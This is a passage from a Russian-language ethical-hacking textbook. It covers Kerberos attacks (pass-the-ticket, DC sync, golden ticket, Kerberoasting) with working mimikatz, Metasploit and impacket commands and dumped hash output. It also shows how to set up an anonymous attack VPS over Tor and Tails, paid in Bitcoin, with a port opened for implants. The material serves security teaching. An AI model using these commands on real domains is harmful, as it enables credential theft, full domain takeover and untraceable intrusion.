пользователя, время жизни TGT и тот же сеансовый ключ, который используется клиентом. Этот мандат эквивалентен

Tlgm: @it_boooks

следующему сообщению сервера: «Предоставьте этот мандат сервису выдачи мандатов в качестве доказательства того, что у вас есть разрешение на обращение к нему. Сервис знает, что делать с этим мандатом».

Пользователь расшифровывает первое сообщение с помощью хеша своего пароля и извлекает сеансовый ключ ❸. Затем шифрует свой идентификатор и хеш пароля с помощью сеансового ключа. Результат этого процесса называется аутентификатором пользователя. После этого пользователь отправляет запрос в виде открытого текста с указанием сервиса, к которому он хочет получить доступ (например, файловый сервер), и запрошенного времени жизни мандата, и прикрепляет к этому запросу TGT в качестве доказательства того, что у него есть разрешение на получение доступа к сервису выдачи мандатов.

Сервис выдачи мандатов проверяет TGT, расшифровывая его с помощью своего секретного ключа ❹. Затем TGS извлекает сеансовый ключ из расшифрованного мандата и использует его для расшифровки аутентификатора пользователя и извлечения его идентификатора. Затем TGS обращается к сервису Active Directory, чтобы выяснить, имеет ли пользователь право на получение доступа к этому сервису. Если да, то сервис выдачи мандатов генерирует два сообщения: ответ и мандат сервиса. Ответ, зашифрованный с помощью сеансового ключа, содержит идентификатор сервиса (например, идентификатор файлового сервера), временную метку, время жизни и новый сеансовый ключ файловой системы, который будет использоваться для шифрования канала связи между файловым сервером и пользователем. Второе сообщение представляет собой мандат сервиса, зашифрованный с помощью секретного ключа файлового сервера, поэтому только файловый сервер может его расшифровать. Этот мандат содержит идентификатор пользователя, идентификатор сервиса, временную метку и новый сеансовый ключ файловой системы. Данный мандат предоставляет конкретному пользователю доступ к определенному сервису.

Пользователь расшифровывает ответное сообщение, извлекает сеансовый ключ файлового сервера ❺ и использует его для шифрования сообщения, содержащего запрос на получение доступа к файловому серверу. Затем отправляет запрос и мандат сервиса файловому серверу. Наконец, сервер выполняет те же действия, что и сервис выдачи мандатов ❻. Сначала он использует свой секретный ключ для расшифровки мандата сервиса и извлечения сеансового ключа, который затем применяет для расшифровки запроса пользователя. Если файловый сервер может расшифровать это сообщение, то аутентифицирует пользователя и отправляет ему сообщение о предоставлении доступа, зашифрованное с помощью сеансового ключа.

Насколько безопасен протокол Kerberos? Обратите внимание на то, что злоумышленнику не обязательно иметь хеш пароля пользователя для запроса TGT. Допустим, хакер отправляет идентификатор пользователя на сервер аутентификации. В этом случае сервер отправит в ответ мандат на получение мандата, содержащий зашифрованный сеансовый ключ. Затем злоумышленник может попытаться

Tlgm: @it_boooks

взломать этот мандат, используя инструмент Hashcat для выполнения атаки типа «перебор по словарю».

В целях предотвращения подобных атак современные реализации Kerberos требуют включать в эти запросы временную метку, зашифрованную с помощью хеша пароля пользователя. Эта дополнительная проверка называется *предварительной аутентификацией* (pre-auth). Но даже при ее наличии вы можете задействовать модули Metasploit для сбора имен пользователей Kerberos путем выполнения атаки типа «перебор по словарю»:

```
msf6 > use Auxiliary/gather/Kerberos_enumusers
```

Модуль `Kerberos_enumusers` произведет первый этап аутентификации, используя содержащиеся в словаре идентификаторы пользователей, а затем сообщит о существовании того или иного пользователя и о необходимости в проведении предварительной аутентификации.

Теперь, когда мы обсудили протокол Kerberos, поговорим о том, как его можно атаковать.

Атака типа Pass-the-Ticket

При осуществлении атаки типа *pass-the-ticket* хакеру удается получить мандат сервиса, который он затем может использовать для получения доступа к сервисам, запущенным на машине. Для этого хакер извлекает отправленный сервером аутентификации ответ, мандат на получение мандата и хеш пароля пользователя из памяти процесса LSSAS, запущенного на локальном компьютере. После этого он расшифровывает ответ с помощью хеша пароля пользователя и извлекает сеансовый ключ, который затем применяется для создания нового запроса на получение мандата сервиса. Получение нового мандата сервиса открывает злоумышленнику доступ к другим сервисам и машинам. Реализовать подобную атаку можно с помощью таких инструментов, как mimikatz. Используйте свою закодированную версию mimikatz для извлечения мандатов из памяти LSSAS:

```
PS> mimikatz_encoded.exe "privilege::debug" "sekurlsa::tickets /export"
```

Инструмент mimikatz выводит информацию о мандатах в терминал и записывает каждый из мандатов в отдельный файл с расширением `.kirbi`. Эти файлы помещаются в каталог, содержащий исполняемый файл mimikatz. Выберите мандат, связанный с системой, к которой вы хотите получить доступ, и загрузите его в память процесса LSSAS, выполнив следующую команду:

```
PS> mimikatz_encode.exe kerberos::ptt "<путь к файлу мандата>.kirbi"
```

Когда он загрузится, вы сможете получить доступ к системе.

Tlgm: @it_boooks

Атаки типа Golden Ticket и DC Sync

Обсуждая протокол Kerberos, мы не сказали о том, что все сообщения подписываются хешем пароля, связанным с аккаунтом krbtgt, специальной учетной записью на всех контроллерах домена с длинным и сложным паролем, который генерируется автоматически. Однако предположим, что злоумышленнику удалось взломать контроллер домена и украсть хеш пароля учетной записи krbtgt. В этом случае хакер может подделать любой мандат, подписав его этим хешем. Это позволит злоумышленнику создавать мандаты, которые он сможет использовать спустя многие годы после взлома системы. Вот почему так важно сменить пароль учетной записи krbtgt при первом подозрении на взлом системы. Поскольку такая атака позволяет хакеру в любое время подделать любой мандат, она называется атакой типа *golden ticket* (золотой мандат).

Для реализации атаки такого типа вам потребуется хеш пароля учетной записи krbtgt. Но как можно получить этот хеш, не взламывая контроллер домена? Дело в том, что, когда сетевой администратор добавляет в сеть новый контроллер домена, тот просит существующие контроллеры домена отправить ему копию своих баз данных. Этот запрос обеспечивает синхронизацию контроллеров домена. Однако эти БД также содержат хеши паролей, в том числе хеш пароля учетной записи krbtgt. Выдав свой компьютер за контроллер домена, выполняющий синхронизацию, злоумышленник может украсть хеш пароля учетной записи krbtgt. Подобная атака называется атакой типа *DC sync*.

Impacket — это потрясающая коллекция классов на языке Python, которая позволяет хакерам выполнять сетевые атаки, в том числе и DC sync. Вы можете скачать impacket, клонировав соответствующий Git-репозиторий:

```
git clone https://github.com/SecureAuthCorp/impacket
```

Выполните атаку DC sync, запустив программу `secretsdump.py`, содержащуюся в папке impacket, которую вы только что клонировали:

```
> secretsdump.py <Локальный домен>/<имя пользователя>:<пароль>@
➥ <IP-адрес локальной машины>

Administrator:500:0b4a1b98eee5c792aad3b435b51404ee:2cbdec5023a03c12a35444486f09ceab:::
krbtgt:502:aa4af3e2e878bda4aad3b435b51404ee:ba70fbbc74ca7d6db22fb2b715ebbf7a::: ❶
```

Каждая строка соответствует хешу пароля пользователя. Строка ❶ представляет пользователя krbtgt. Все строки имеют структуру: `uid:rid:lmhash:nthash`, где `uid` — идентификатор пользователя, `rid` — относительный идентификатор (код, определяющий роль пользователя, например, кодом 500 обозначается администратор), `lmhash` — LM-хеш (LAN Manager хеш), который предшествует NTLM-хешу `nthash`. Поскольку `lmhash` задействует только семь нечувствительных к регистру символов, его довольно легко взломать; его применение является данью традиции.

Tlgm: @it_boooks

Используйте `nthash` для создания мандата в рамках атаки golden ticket. Следующая команда создает мандат и загружает его в память, что позволяет задействовать его при реализации атаки типа pass-the-hash:

```
mimikatz # kerberos::golden /domain:<example.local> /sid:<SID> /user:
➥ <ID АДМИНИСТРАТОРА> /krbtgt:<ХЕШ> /ptt
```

Здесь мы использовали флаг `/ptt` (pass-the-ticket), который приказывает инструменту mimikatz связать мандат с нашим текущим сеансом. Получив мандат администратора, вы можете аутентифицироваться в системе любой машины.

Упражнение: Kerberoasting

В последнем упражнении этой книги вам предстоит самостоятельно познакомиться и реализовать атаку под названием *Kerberoasting*, относящуюся к атакам типа «перебор по словарю». Ее цель — взлом хеша пароля, используемого для шифрования сервиса выдачи мандатов. Некоторые сервисы администрируются обычными пользователями, поэтому задействуют обычные пароли вместо сгенерированных компьютером. Если вам удастся взломать сервис выдачи мандатов, то вы получите пароль для доступа к сервису, который совпадает с паролем пользователя.

Настройте лабораторную среду с виртуальной машиной Windows и сервером Windows в качестве контроллера домена. Затем попробуйте реализовать несколько атак. Чтобы выполнить атаку Kerberoasting, используйте скрипт `getuserspns.py` из коллекции impacket:

```
getuserspns.py <домен>/<имя пользователя>:<пароль> -request
```

Tlgm: @it_boooks

16

Дальнейшие шаги

Пока же остаются эти три: вера, надежда, любовь,
но самая великая из них — любовь.

1-е послание Коринфянам 13:13

Заканчивая эту книгу, я хочу снабдить вас несколькими инструментами, которые помогут вам продолжать совершенствовать свои навыки. В этой главе вы настроите собственный сервер, позволяющий проводить аудит систем за пределами виртуальной среды. Вы можете использовать этот сервер для осуществления описанных в данной книге атак на реальные системы. Когда этот сервер будет настроен, мы обсудим несколько захватывающих тем, которые не были затронуты в предыдущих главах. В частности, поговорим об атаках на беспроводные сети и программно-определяемые радиосистемы, об обратной разработке вредоносных двоичных файлов, о взломе промышленных систем, а также о квантовых вычислениях.

Создание укрепленной хакерской среды

До сих пор мы проводили все атаки в виртуальной среде. Но если вы хотите проводить аудит систем, работающих за пределами вашей виртуальной среды, то вам необходимо настроить укрепленный *виртуальный выделенный сервер* (virtual private server, VPS) — виртуальную машину, работающую на сервере в центре обработки данных и имеющую общедоступный IP-адрес. Использование удаленного VPS имеет несколько преимуществ, в том числе анонимность и возможность легко назначать серверу общедоступный IP-адрес, тем самым позволяя ему обмениваться

Tlgm: @it_boooks

данными с другими компьютерами, подключенными к интернету. Благодаря этому вы сможете взаимодействовать с удаленными оболочками, установленными на устройствах за пределами виртуальной среды.

Однако использование общедоступного IP-адреса также означает, что другие машины в сети могут обнаружить и просканировать ваш VPS, поэтому его необходимо защитить. Процесс обеспечения защиты машины обычно называется *укреплением* (hardening).

Альтернативный вариант — использование в качестве выделенного сервера персонального настольного или портативного компьютера. Однако в этом случае вам придется настроить переадресацию портов, чтобы механизм NAT вашего домашнего маршрутизатора пересылал входящие пакеты на ваш сервер. Использование собственного сервера имеет и другие недостатки, например возможность связать ваш IP-адрес с осуществляемой вами атакой.

В этом разделе мы рассмотрим процесс настройки защищенного и анонимного VPS.

Сохранение анонимности с помощью Tor и Tails

Прежде чем настраивать VPS, необходимо найти способ предотвратить его обнаружение. Вы наверняка слышали об использовании *Tor* для сохранения анонимности в интернете. Tor — это сеть компьютеров, которая перенаправляет трафик от машины к машине, затрудняя тем самым обнаружение компьютера, генерирующего этот трафик, поскольку ни одному из узлов сети не известен одновременно и источник, и приемник.

Чтобы использовать сеть Tor, сначала необходимо получить список узлов из общедоступного доверенного источника, называемого *управляющим сервером Tor* (Tor Directory Authority), а затем установить зашифрованное соединение с *входным узлом* (entry node) этой сети. Клиент Tor будет использовать это зашифрованное соединение с входным узлом для установки зашифрованного соединения с другим узлом. Это напоминает вложение зашифрованного конверта в другой конверт и предотвращает чтение сообщения промежуточными узлами Tor. Процесс установки зашифрованных соединений внутри других зашифрованных соединений продолжается до тех пор, пока клиент Tor не выберет *выходной узел* (exit node). Выходным называется узел, который устанавливает соединение с интересующим пользователя сервером или сайтом. В пакете, отправленном на сервер, в качестве адреса источника указывается только выходной узел Tor. Это означает, что с точки зрения сервера источником трафика является выходной узел (рис. 16.1).

Важно отметить, что сеть Tor не скрывает тот факт, что вы ее используете, от вашего интернет-провайдера или государственных ведомств. Список ретрансляторов Tor общедоступен, и ваш интернет-провайдер может просмотреть IP-адреса, задействованные для маршрутизации вашего трафика. Таким образом, провайдер

Tlgm: @it_boooks




Рис. 16.1. Передача данных в сети Tor

может обнаружить ваше первое подключение к ретранслятору Tor. Однако отслеживать последующие соединения ему уже сложнее, особенно если ретрансляторы находятся за пределами той страны, в которой было инициировано соединение. Это означает, что ваш интернет-провайдер может установить факт того, что вы используете сеть Tor, но не может определить, какие именно сайты вы посещаете с ее помощью. Чтобы выяснить это, государственные ведомства могут провести так называемую *корреляционную атаку* (correlation attack), основанную на отслеживании того, когда трафик попадает в сеть Tor и когда покидает ее. Анализируя временные параметры и модели трафика, это ведомство может угадать, к каким сайтам вы обращаетесь. Подробнее об атаках такого типа можно прочитать в работе Исинь Суня RAPTOR: Routing Attacks on Privacy in Tor («Симпозиум USENIX по безопасности», 2015).

Следует также сказать, что сеть Tor не шифрует последний этап установления соединения, поэтому позаботьтесь об установке защищенного соединения с сервером с помощью протокола HTTPS. Наконец, сеть Tor не защищает вас от сервера, к которому вы обращаетесь. Любые данные, которые вы ему предоставляете, могут быть извлечены в случае его компрометации или изъятия в качестве вещественного доказательства. А если вы посещаете с помощью Tor вредоносный сайт, то он все равно может установить на ваш компьютер вредоносное ПО, которое может деанонимизировать ваш сеанс.

Tails — это дистрибутив Linux, созданный в рамках проекта Tor для направления всего трафика через эту сеть. Он также включает в себя комплект ПО *Tor Browser Bundle*, который представляет собой браузер с предустановленными расширениями HTTPS Everywhere и NoScript. Как было сказано в главе 2, HTTPS Everywhere — инструмент, позволяющий ограничить объем незашифрованного трафика, отправляемого

Tlgm: @it_boooks

вашим браузером. Это снижает вероятность вашего обнаружения в случае перехвата вашего трафика. NoScript — расширение для браузера, которое предотвращает выполнение в нем кода JavaScript, что защищает вас от злоумышленников, использующих данный метод для загрузки обратной оболочки на компьютер жертвы. Кроме того, дистрибутив Tails предусматривает биткоин-кошелек. Вы можете запустить Tails с USB-накопителя. При этом он не будет осуществлять запись на диск, а значит, не оставит никаких следов в системе после того, как вы извлечете USB-накопитель. Инструкции по скачиванию и установке Tails можно найти на странице https://tails.boum.org/install/index.ru.html.

Настройка виртуального выделенного сервера

Скачав и установив дистрибутив Tails, используйте его для настройки своего VPS.

Такие сервисы, как Amazon Web Services, DigitalOcean и Vultr, существенно облегчают процесс настройки VPS. Однако в данном случае ради удобства приходится жертвовать анонимностью, если учесть, что при использовании того или иного сервиса вам придется указать свое имя и другую персональную информацию. Таким образом, в целях сохранения анонимности лучше использовать сервис https://BitLaunch.io/, позволяющий заплатить за VPS биткоинами. Он работает с DigitalOcean или Vultr. Блокчейн-сеть Bitcoin общедоступна и хранит все транзакции пользователей. Поэтому все видят, что пользователь X заплатил пользователю Y два биткоина; однако никто не знает настоящих имен пользователей X или Y, поскольку общедоступны лишь их открытые ключи. Другие криптовалюты, такие как Monero, предполагают сокрытие информации о транзакциях, что не позволяет их отследить.

На рис. 16.2 показана вышеописанная схема. Злоумышленник запускает Tails и использует сеть Tor для получения анонимного доступа к VPS, который, в свою очередь, служит для взаимодействия с обратной оболочкой на машине жертвы.




Рис. 16.2. Использование Tails для подключения к VPS

Tlgm: @it_boooks

Если жертва обнаружит обратную оболочку, то сможет отследить VPS, но ей будет очень сложно отследить злоумышленника через сеть Tor.

Настройка SSH-ключей

Настроив VPS, имеет смысл настроить SSH-ключи для обеспечения безопасного удаленного доступа к серверу. Вам не следует использовать пары «логин — пароль», поскольку такие инструменты, как Hydra, позволяют злоумышленникам подобрать учетные данные методом полного перебора. При аутентификации в системе лучше использовать методы асимметричной криптографии.

Для этого вы должны создать открытый и закрытый ключи, а затем загрузить копию открытого ключа на сервер, который будет использоваться для аутентификации пользователя. Процесс аутентификации схематически представлен на рис. 16.3.




Рис. 16.3. Аутентификация на SSH-сервере с помощью асимметричной криптографии

Клиент инициирует соединение ❷. Сервер отвечает отправкой nonce-числа ❷. Получив nonce-число, клиент шифрует[1] его с помощью своего закрытого ключа и отправляет результат серверу ❸. Затем сервер расшифровывает nonce-число, используя открытый ключ клиента, и в случае его совпадения с отправленным аутентифицирует клиента ❹. Теперь сгенерируем открытый и закрытый ключ на компьютере с ОС Tails.

Выполните команду `ssh-keygen` на машине с ОС Tails, чтобы создать открытый и закрытый ключ, используя алгоритм ECDSA, описанный в главе 6:

[1] В данном контексте речь идет не о шифровании, а об электронной подписи в соответствии документом RFC 4252 (https://datatracker.ietf.org/doc/html/rfc4252#section-7). — *Примеч. науч. ред.*

Tlgm: @it_boooks


```
amnesia@amnesia$ ssh-keygen -t ecdsa -b 521

Generating public/private ecdsa key pair.
Enter file in which to save the key (/home/amnesia/.ssh/id_ecdsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/amnesia/.ssh/id_ecdsa
Your public key has been saved in /home/amnesia/.ssh/id_ecdsa.pub
The key fingerprint is:
SHA256:ZaQogDeZobktFCJIorwJkjWRxLmLSsdcVRbX1BjvQHs amnesia@amnesia
The key's randomart image is:
+---[ECDSA 521]---+
|**BB    .+o.o++  |
|O=Xo   o.o. .oo. |
|B+ o. o . o o E  |
```

Сохраните ключи, используя путь по умолчанию. Для этого нажмите клавишу Enter, когда вам будет предложено указать имя файла. Затем создайте длинную и надежную парольную фразу. Если злоумышленник получит доступ к вашей операционной системе Tails и украдет секретный ключ, то может попытаться взломать парольную фразу, прибегнув к перебору по словарю, и получить доступ к вашему VPS.

Сгенерировав пару ключей, скопируйте свой открытый ключ на сервер с помощью утилиты `ssh-copy-id`:

```
$ ssh-copy-id -i /home/amnesia/.ssh/id_ecdsa.pub hacker@192.168.1.114
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/amnesia/.
➥ ssh/id_ecdsa.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to
➥ filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are
➥ prompted now it is to install the new keys
hacker@192.168.1.114's password:**your_password
Number of key(s) added: 1
```

На данном этапе вы можете войти в систему, используя следующую команду:

```
amnesia@amnesia$ ssh hacker@<IP-адрес VPS>
```

Настроив аутентификацию с помощью асимметричной криптографии, имеет смысл отредактировать файл `ssh_config`, чтобы предотвратить вход в систему по паролю и от имени пользователя root. Вы можете открыть этот файл в редакторе Vim следующим образом:

```
root@debian:~/# vim /etc/ssh/sshd_config
```

Установка хакерских инструментов

Настроив VPS и наладив безопасный и анонимный доступ к нему, вы можете установить необходимые хакерские инструменты. Существует два подхода к настройке

Tlgm: @it_boooks

VPS. Первый предполагает установку только тех инструментов, которые вам нужны. Например, если вы тестируете системы на предмет наличия XSS-уязвимостей, то можете создать сервер, на котором будет работать только BeEF Framework. Такой подход позволяет минимизировать количество работающих на VPS приложений, а значит, уменьшить его поверхность атаки. (Помните о том, что полностью доверять вы можете лишь тем инструментам, которые создали сами.)

Второй подход заключается в том, чтобы создать универсальную машину, содержащую множество хакерских инструментов. Созданный Дэвидом Кеннеди *PenTesters Framework* (PTF) содержит скрипты на языке Python, упрощающие нахождение, скачивание и установку новейших хакерских инструментов.

Вам не обязательно создавать собственную машину. Вы можете установить на свой VPS Kali Linux или Parrot OS. Однако в этих машинах не установлен SSH-сервер, поэтому вам придется установить его самостоятельно, чтобы получить удаленный доступ к системе.

В данном случае предполагается, что вы решили создать собственный VPS под управлением ОС Debian Linux, тем не менее используемые далее скрипты должны работать в большинстве систем на базе Linux. Сначала установите утилиту `git` на свой новый VPS (**`apt-get install git`**), а затем клонируйте на свой сервер PTF-репозиторий:

```
git clone https://github.com/trustedsec/ptf.git
```

Затем установите менеджер пакетов `python3-pip`, используйте `pip3` для установки требований и запустите PTF (`./ptf`):

```
cd ptf
pip3 install -r requirements.txt
./ptf
```

Когда вы решите использовать модуль, установите его, указав путь к скрипту установки:

```
ptf> use modules/exploitation/metasploit
ptf:(modules/exploitation/metasploit)>install
```

Вы можете найти все скрипты установки в репозитории Git. После установки инструмента вы сможете использовать его так же, как и раньше. Выполните следующую команду для установки всех инструментов:

```
ptf> use modules/install_update_all
[*] You are about to install/update everything. Proceed? [yes/no]:yes
```

Этот процесс установки займет некоторое время.

Tlgm: @it_boooks

Укрепление сервера

Укрепление — это процесс настройки сервера в целях его защиты от взлома. Например, вы можете защитить загрузчик GRUB паролем, чтобы не дать злоумышленнику изменить процесс загрузки, или установить такой инструмент, как *ArpWatch*, разработанный Национальной лабораторией им. Лоуренса в Беркли, позволяющий обнаруживать признаки ARP-спуфинга.

Если не проявлять осторожность при укреплении своей машины, то в конечном итоге ее можно заблокировать или слишком сильно ограничить ее возможности. Например, компиляторы часто отключают, чтобы не позволить злоумышленнику скомпилировать на сервере вредоносное ПО.

Однако вам как этичному хакеру понадобится компилятор для компиляции своих инструментов, поэтому вы можете пропустить данный шаг процесса укрепления сервера.

Центр интернет-безопасности (Center for Internet Security, CIS) предоставляет список рекомендаций по обеспечению безопасности систем, который называется CIS Benchmarks. Используйте эти рекомендации для укрепления своего VPS-сервера и учитывайте их при аудите корпоративных систем безопасности. Такие инструменты с открытым исходным кодом, как `Jshielder`, `debian-cis` и `nixarmor`, автоматически применяют многие из рекомендаций CIS к вашему серверу. Вы можете установить инструмент `JShielder` следующим образом:

```
root@debian:~/# git clone https://github.com/Jsitech/JShielder
```

Перейдите в папку JShielder и запустите скрипт `JShielder.sh` (`.\JShielder`); он предложит вам выбрать операционную систему, которую вы хотите укрепить:

```
------------------------------------------------------------------------
[+] SELECT YOUR LINUX DISTRIBUTION
------------------------------------------------------------------------

1. Ubuntu Server 16.04 LTS
2. Ubuntu Server 18.04 LTS
3. Linux CentOS 7 (Coming Soon)
4. Debian GNU/Linux 8 (Coming Soon)
5. Debian GNU/Linux 9 (Coming Soon)
6. Red Hat Linux 7 (Coming Soon)
7. Exit
```

Эти инструменты часто устанавливают средства обнаружения руткитов наподобие `rkhunter` или `chkrootkit`. Кроме того, они могут установить такие системы предотвращения вторжений, как `fail2ban`, которые обновляют правила вашего межсетевого экрана так, чтобы он блокировал IP-адреса после нескольких неудачных попыток аутентификации.

Tlgm: @it_boooks

Многие инструменты, предназначенные для автоматического укрепления систем, используют утилиту `iptables` для настройки правил межсетевого экрана. Если вы хотите изменять эти правила самостоятельно, то можете использовать один из интерфейсов, разработанных для `iptables`. Самый лучший из них — *Uncomplicated Firewall*. Для установки этой утилиты используйте команду:

```
root@debian:~/# sudo apt-get install ufw
```

Установив ее, вы сможете настроить межсетевой экран, используя всего пару команд. Например, следующая команда задает блокировку всех входящих пакетов в качестве политики по умолчанию:

```
root@debian:~/# ufw default deny incoming
```

Затем вы можете добавить исключения. Например, мы могли бы разрешить SSH-соединения и соединения через порт 8080, чтобы позволить имплантам подключаться к нашему серверу:

```
root@debian:~/# ufw allow ssh
root@debian:~/# ufw allow 8080
```

Завершив настройку правил, включите межсетевой экран, выполнив команду **`ufw enable`**:

```
root@debian:~/# ufw enable
```

Наконец, используйте команду `ufw status`, чтобы просмотреть состояние межсетевого экрана и сводку его правил:

```
root@debian:~/# ufw status
Status: active

To                         Action      From
--                         ------      ----
22/tcp                     ALLOW       Anywhere
8080                       ALLOW       Anywhere
22/tcp (v6)                ALLOW       Anywhere (v6)
8080 (v6)                  ALLOW       Anywhere (v6)
```

Другой полезный инструмент под названием *SELinux*, разработанный АНБ и компанией Red Hat, добавляет дополнительный атрибут политики файлам операционной системы. Этот атрибут в сочетании с правилами политики SELinux управляет доступом к этим файлам и их изменением. Когда процесс пытается получить доступ к файлу, SELinux проверяет атрибуты политики этого файла, чтобы выяснить, имеет ли данный процесс разрешение на доступ к нему. Кроме того, SELinux регистрирует все заблокированные попытки получения доступа, что делает журналы этого инструмента отличным ресурсом для выявления фактов вторжений.

Tlgm: @it_boooks

Выполните следующую команду, чтобы установить SELinux с политикой по умолчанию:

```
sudo apt-get install selinux-basics selinux-policy-default auditd
```

Когда установка завершится, активируйте SELinux и перезагрузите систему:

```
root@debian:~/# sudo selinux-activate
```

Помимо укрепления сервера, вам также следует включить полное шифрование диска.

Аудит укрепленного сервера

Укрепив систему, произведите ее быстрый аудит, чтобы оценить результат своей работы. Инструмент *Lynis* с открытым исходным кодом позволяет проверить систему на соответствие рекомендациям CIS. Выполните следующую команду, чтобы установить Lynis:

```
root@debian:~/# sudo apt-get install lynis
```

Затем запустите этот инструмент с помощью команды **sudo**:

```
root@debian:~/# sudo lynis audit system
                      ...
  Lynis security scan details:

Hardening index : 84 [###############    ] ❶
  Tests performed : 260
  Plugins enabled : 1

  Components:
  - Firewall             [V]
  - Malware scanner      [V]

  Scan mode:
  Normal [V] Forensics [ ] Integration [ ] Pentest [ ]

  Lynis modules:
  - Compliance status    [?]
  - Security audit       [V]
  - Vulnerability scan   [V]

  Files:
  - Test and debug information    : /var/log/lynis.log ❷
  - Report data                    : /var/log/lynis-report.dat
                      ...
```

В отчете перечислены области, нуждающиеся в улучшении, а также указан индекс укрепленности системы ❶. Сопутствующий подробный отчет ❷ содержит

Tlgm: @it_boooks

результаты тестов, проведенных инструментом Lynis. Например, в ходе одного из тестов Lynis проверяет, установлена ли на сервере система обнаружения вторжений Snort.

Дополнительные темы

Я решил осветить следующие темы, поскольку считаю их интересными и надеюсь, что они заинтересуют и вас. Начнем с рассмотрения одной из моих любимейших тем, связанной с программно-определяемыми радиосистемами.

Программно-определяемые радиосистемы

До сих пор мы говорили о сборе и анализе электрических сигналов, передаваемых по проводам в нашей сети. Однако пространство, в котором мы находимся, насквозь пронизано огромным количеством богатых информацией радиосигналов, к которым относятся сигналы сотовой и спутниковой связи, полицейской рации и даже FM-сигналы автомобильных стереосистем.

Программно-определяемые радиосистемы (softwaredefined radios, SDR) преобразуют радиосигналы в цифровые сигналы, которые можно анализировать на компьютере. SDR также можно программировать, что позволяет превратить такую радиосистему в AM-приемник, аналогичный автомобильному, и даже получить изображения с метеорологических спутников NOAA. Я предпочитаю использовать SDR в качестве наземной станции для связи с радиолюбительскими ретрансляторами на геостационарном спутнике Es'hail 2/QO-100. Ретрансляторы на этом спутнике доступны для бесплатного использования любому радиолюбителю.

На рынке представлено несколько SDR. Я рекомендую радиосистему начального уровня *ADALM-Pluto RF*, разработанную компанией Analog Devices и снабженную великолепной документацией. Pluto работает под управлением Linux, и вы можете писать программы для обработки записанных этой системой цифровых данных.

Для работы с SDR также существуют отличные инструменты с открытым исходным кодом. Например, *GNU Radio* позволяет применять методы визуального программирования, то есть программировать SDR путем перетаскивания функциональных блоков. Вы можете установить этот инструмент в Kali Linux, выполнив команду:

```
kali@kali:~$ sudo apt-get install gnuradio
```

У АНБ тоже есть инструмент для работы с SDR под названием *Redhawk*, который является общедоступным и сопровождается подробной документацией. Дополнительную информацию о Redhawk вы можете найти на сайте https://redhawksdr.org.

Tlgm: @it_boooks

Один из лучших ресурсов для освоения программно-определяемых радиосистем — сайт https://sdrforengineers.github.io, на котором можно найти несколько примеров кода, а также видеолекции Александра Выглински и Трэвиса Коллинза (см. раздел Flipped Classroom: https://www.youtube.com/playlist?list=PLBfTSoOqoRnOTBTLahXBlxaDUNWdZ3FdS).

Атака на инфраструктуру сотовой связи

Атаковать общественную инфраструктуру сотовой связи незаконно и неэтично. Проводить любую из описанных далее атак следует с использованием клетки Фарадея, специального устройства, которое изолирует вашу тестовую среду, не позволяя внешним сигналам попадать внутрь, а внутренним — выходить наружу.

Итак, специализированные хакерские инструменты позволяют отслеживать пользователей мобильных телефонов. Каждому из них назначается идентификатор, называемый *международным идентификатором мобильного абонента* (international mobile subscriber identity, IMSI), который идентифицирует его как пользователя сотовой связи стандарта 4G. При перемещении абонента его мобильный телефон отправляет свой IMSI на ближайшую базовую станцию. Компания Harris Corporation производит инструмент под названием *Stingray*, который позволяет правоохранительным органам отслеживать абонентов сотовых телефонов. Данная система выдает себя за вышку сотовой связи, и когда пользователь оказывается в зоне ее действия, его мобильный телефон подключается к этой системе и отправляет ей свой IMSI.

